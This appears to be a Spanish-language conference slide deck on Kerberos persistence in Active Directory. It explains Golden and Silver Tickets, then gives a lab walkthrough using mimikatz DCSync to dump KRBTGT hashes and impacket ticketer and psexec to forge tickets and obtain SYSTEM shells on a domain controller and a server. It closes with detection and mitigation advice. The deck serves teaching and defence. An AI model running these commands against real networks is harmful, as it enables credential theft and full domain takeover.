


- La falsificación de tickets Kerberos depende del hash de contraseña disponible para el atacante
- Golden Ticket requiere el hash de contraseña KRBTGT.
- El Silver ticket requiere el hash de la contraseña de la cuenta de servicio (ya sea la cuenta de la computadora o la cuenta del usuario).
- Una vez que se revela la contraseña de la cuenta KRBTGT, la única forma de evitar los Golden Tickets es cambiar la contraseña de KRBTGT dos veces, ya que las contraseñas actuales y anteriores se conservan para esta cuenta.

Persistencia – Golden Ticket


- Los Golden Tickets son Tickets de concesión de tickets (TGT) falsificados, también llamados tickets de autenticación.
- Dado que un Golden Ticket es un TGT falsificado, se envía al controlador de dominio como parte del TGS-REQ para obtener un ticket de servicio.
- El hecho de que el TGT esté cifrado por el hash de contraseña KRBTGT y pueda ser descifrado por cualquier servicio KDC del dominio demuestra que es válido.
- El servicio KDC del controlador de dominio no valida la cuenta de usuario en el TGT hasta que el TGT tenga más de 20 minutos de antigüedad, lo que significa que el atacante puede usar una cuenta deshabilitada/eliminada o incluso una cuenta ficticia que no existe en Active Directory.





Persistencia – Golden Ticket

- La contraseña de la cuenta KRBTGT nunca se cambia* y el atacante puede crear Golden Tickets hasta que se cambie la contraseña de KRBTGT (dos veces). Tenga en cuenta que un Golden Ticket creado para hacerse pasar por un usuario persiste incluso si el usuario suplantado cambia su contraseña.
- Omite el requisito de autenticación de SmartCard ya que omite las comprobaciones habituales que realiza el DC antes de crear el TGT.
- Este TGT diseñado requiere que un atacante tenga el hash de contraseña KRBTGT del dominio de Active Directory
- El Golden Ticket (TGT) se puede generar y utilizar en cualquier máquina, incluso en una que no esté unida a un dominio.



Persistencia – Golden Ticket - Requisitos

EXTRAEMOS EL SID DEL DOMINIO

```
PS C:\> Get-ADDomain

AllowedDNSSuffixes          : {}
ChildDomains                 : {}
ComputersContainer           : CN=Computers,DC=seriea,DC=local
DeletedObjectsContainer      : CN=Deleted Objects,DC=seriea,DC=local
DistinguishedName            : DC=seriea,DC=local
DNSRoot                      : seriea.local
DomainControllersContainer   : OU=Domain Controllers,DC=seriea,DC=local
DomainMode                   : Windows2016Domain
DomainSID                    : S-1-5-21-1150954990-1585110609-3239574091
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=seriea,DC=local
Forest                       : seriea.local
InfrastructureMaster          : DC01-MILAN.seriea.local
LastLogonReplicationInterval : 
LinkedGroupPolicyObjects     : {cn={B4EAF1FB-8621-46C7-A5C0-E636B6D28A15},cn=poli
                             l, CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Po
                             cal}
LostAndFoundContainer         : CN=LostAndFound,DC=seriea,DC=local
ManagedBy                     : 
Name                          : seriea
NetBIOSName                  : SERIEA
ObjectClass                  : domainDNS
ObjectGUID                   : f2c21a42-2fd4-4589-865b-c3d12bda5b4b
ParentDomain                 : 
PDCEmulator                  : DC01-MILAN.seriea.local
PublicKeyRequiredPasswordRolling : True
QuotasContainer               : CN=NTDS Quotas,DC=seriea,DC=local
ReadOnlyReplicaDirectoryServers : {}
ReplicaDirectoryServers       : {DC01-MILAN.seriea.local}
RIDMaster                     : DC01-MILAN.seriea.local
SubordinateReferences        : {DC=ForestDnsZones,DC=seriea,DC=local, DC=DomainDn
                             CN=Configuration,DC=seriea,DC=local}
SystemsContainer               : CN=System,DC=seriea,DC=local
UsersContainer                : CN=Users,DC=seriea,DC=local
```

Persistencia – Golden Ticket - Requisitos

```
mimikatz # lsadump::dcsync /domain:seriea.local /user:krbtgt
[DC] 'seriea.local' will be the domain
[DC] 'DC01-MILAN.seriea.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username        : krbtgt
Account Type        : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration  :
Password last change : 3/25/2024 4:32:02 PM
Object Security ID   : S-1-5-21-1150954990-1585110609-3239574091-502
Object Relative ID   : 502

Credentials:
Hash NTLM: 5af8d07e2723166b84c61d96c1f8b725
  ntlm- 0: 5af8d07e2723166b84c61d96c1f8b725
  lm   - 0: b2efc76949bb56ea49be9e88ff89599

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 497ce0346b18a251bea031c7d2e4f510

* Primary:Kerberos-Newer-Keys *
  Default Salt : SERIEA.LOCALkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : d59f0741038898d2f3827ae52ccb768089df57a1b0123810aff3ee017677cb0
    aes128_hmac      (4096) : 16098b8e06d752791ab10471fcdff0ed
    des_cbc_md5      (4096) : a4abd6d6et208a76
```

EXTRAEMOS LA CLAVE DE LA CUENTA KRBTGT EN RC4 O EN AES.

Persistencia – Golden Ticket

```
> python3 /usr/share/doc/python3-impacket/examples/ticketer.py -aesKey d59f0741038898d2f3827ae52ccbb768089df57a1b0123810aff3ee017677cb0 -domain-sid S-1-5-21-1150954990-1585110609-3239574091 -domain seriea.local
Administrator
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for seriea.local/Administrator
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncAsRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncASRepPart
[*] Saving ticket in Administrator.ccache
> export KRBTGTNAME=/home/kali/CHARLA_KERBEROS/temp/Administrator.ccache
> python3 /usr/share/doc/python3-impacket/examples/psexec.py Administrator@DC01-MILAN.seriea.local -k -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on DC01-MILAN.seriea.local.....
[*] Found writable share ADMIN$ 
[*] Uploading file nrhqjCTk.exe
[*] Opening SVCManager on DC01-MILAN.seriea.local.....
[*] Creating service smIe on DC01-MILAN.seriea.local.....
[*] Starting service smIe.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DC01-MILAN
```

Persistencia – Golden Ticket

Persistencia – Golden Ticket - Detección

The screenshot shows the Windows Event Viewer interface. The left pane displays a navigation tree with 'Event Viewer (Local)', 'Custom Views', 'Windows Logs' (selected), 'Application', 'Security' (highlighted with a yellow icon), 'Setup', 'System', 'Forwarded Events', 'Applications and Services Log', and 'Subscriptions'. The right pane shows a table of events under the 'Security' category. A red box highlights several 'Audit Success' entries from 'Microsoft Windows security auditing' on 11/3/2024 at 4:10:23 PM. One specific event, 'Event 4769, Microsoft Windows security auditing.', is selected and expanded in the details pane below. This expanded view includes tabs for 'General' and 'Details'. The 'General' tab shows a note: 'A Kerberos service ticket was requested.' The 'Details' tab provides account information (Account Name: Administrator@SERIEA.LOCAL, Account Domain: SERIEA.LOCAL, Logon GUID: 9543d6f0-5fb2-2927-358f-3b48809a02a4), service information (Service Name: DC01-MILANS, Service ID: SERIEA\DC01-MILANS), network information (Client Address: ::ffff:192.168.169.152, Client Port: 56898), and additional information (Ticket Options: 0x40810010, Ticket Encryption Type: 0x12, Failure Code: 0x0, Transited Services: -). A red box highlights the 'Ticket Encryption Type: 0x12' entry.


- La mejor forma de detectar los Golden Tickets es correlacionar las solicitudes TGS con las solicitudes TGT anteriores. Dado que una solicitud TGT siempre debe preceder a una solicitud TGS, si no hay una solicitud TGT anterior (dentro de un umbral), entonces la solicitud TGS puede estar relacionada con un Golden Ticket.

Persistencia – Golden Ticket - Mitigación


- La cuenta KRBTGT en Active Directory está deshabilitada y guarda dos contraseñas: la actual y la anterior. El hash de esta contraseña se usa para firmar el PAC y cifrar el TGT en tickets de Kerberos. Si un ticket se firma o cifra con una clave diferente a la esperada, el KDC verifica con la contraseña anterior de KRBTGT para asegurar la autenticidad. Es recomendable cambiar periódicamente la contraseña de KRBTGT para mejorar la seguridad. La práctica recomendada es cambiarla dos veces en un periodo de 12-24 horas, lo que permite que ambas contraseñas (actual y anterior) se actualicen sin invalidar tickets Kerberos existentes. Esto debería hacerse al menos una vez al año o cuando un administrador de Active Directory deja la organización.
- Una vez que un atacante ha obtenido acceso a los hashes de contraseñas de la cuenta KRBTGT, puede crear Golden Tickets a voluntad. invalide cualquier Golden Ticket existente (y todos los tickets Kerberos activos) cambiando la contraseña KRBTGT dos veces rápidamente (también conocido como "doble toque"). Esto invalida todos los tickets Kerberos y elimina la capacidad del atacante de crear Golden Tickets válidos con su KRBTGT (suponiendo que no tenga la capacidad de extraer los hashes de contraseñas KRBTGT actualizados). Este "doble toque" de la contraseña KRBTGT es necesario cuando se produce una violación de seguridad y hay un atacante activo operando en la red.

Persistencia – Silver Ticket

- Los Silver tickets son tickets falsificados del servicio de concesión de tickets (TGS), también denominados tickets de servicio (ST).
- Mientras que un ticket Golden está encriptado/firmado con la cuenta de servicio Kerberos del dominio (KRBTGT), un Ticket Silver está encriptado/firmado por la cuenta de servicio
- La mayoría de los servicios no validan el PAC (enviando la suma de comprobación del PAC al controlador de dominio para la validación del PAC), por lo que un TGS válido generado con el hash de contraseña de la cuenta de servicio puede incluir un PAC que es completamente ficticio, incluso afirmando que el usuario es un administrador de dominio sin cuestionamiento ni corrección.
- Todos los registros de eventos se encuentran en el servidor de destino.



Persistencia – Silver Ticket



Persistencia – Silver Ticket

```
> python3 /usr/share/doc/python3-impacket/examples/ticketer.py [aes 9735c5842159b1a18fefc400ebeca049675c7971a2d8e4ded71ef71362fb7d5d] -domain-sid S-1-5-21-1150954990-1585110609-3239574091 -domain seriea.local -spn cifs/Server-Bologna.seriea.local Belotti
Impacket v0.12.0.dev1 - Copyright 2023 Fortra


[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for seriea.local/Belotti
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Belotti.ccache
> export KRB5CCNAME=/home/kali/CHARLA_KERBEROS/temp/Belotti.ccache
> python3 /usr/share/doc/python3-impacket/examples/psexec.py Belotti@Server-Bologna.seriea.local -k -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on Server-Bologna.seriea.local.....
[*] Found writable share ADMIN$ 
[*] Uploading file LxpxMUqo.exe
[*] Opening SVCManager on Server-Bologna.seriea.local.....
[*] Creating service BoAh on Server-Bologna.seriea.local.....
[*] Starting service BoAh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
Server-Bologna
```

Persistencia – Silver Ticket - Detección



- Validar que el identificador de usuario “RID” sea el correcto.

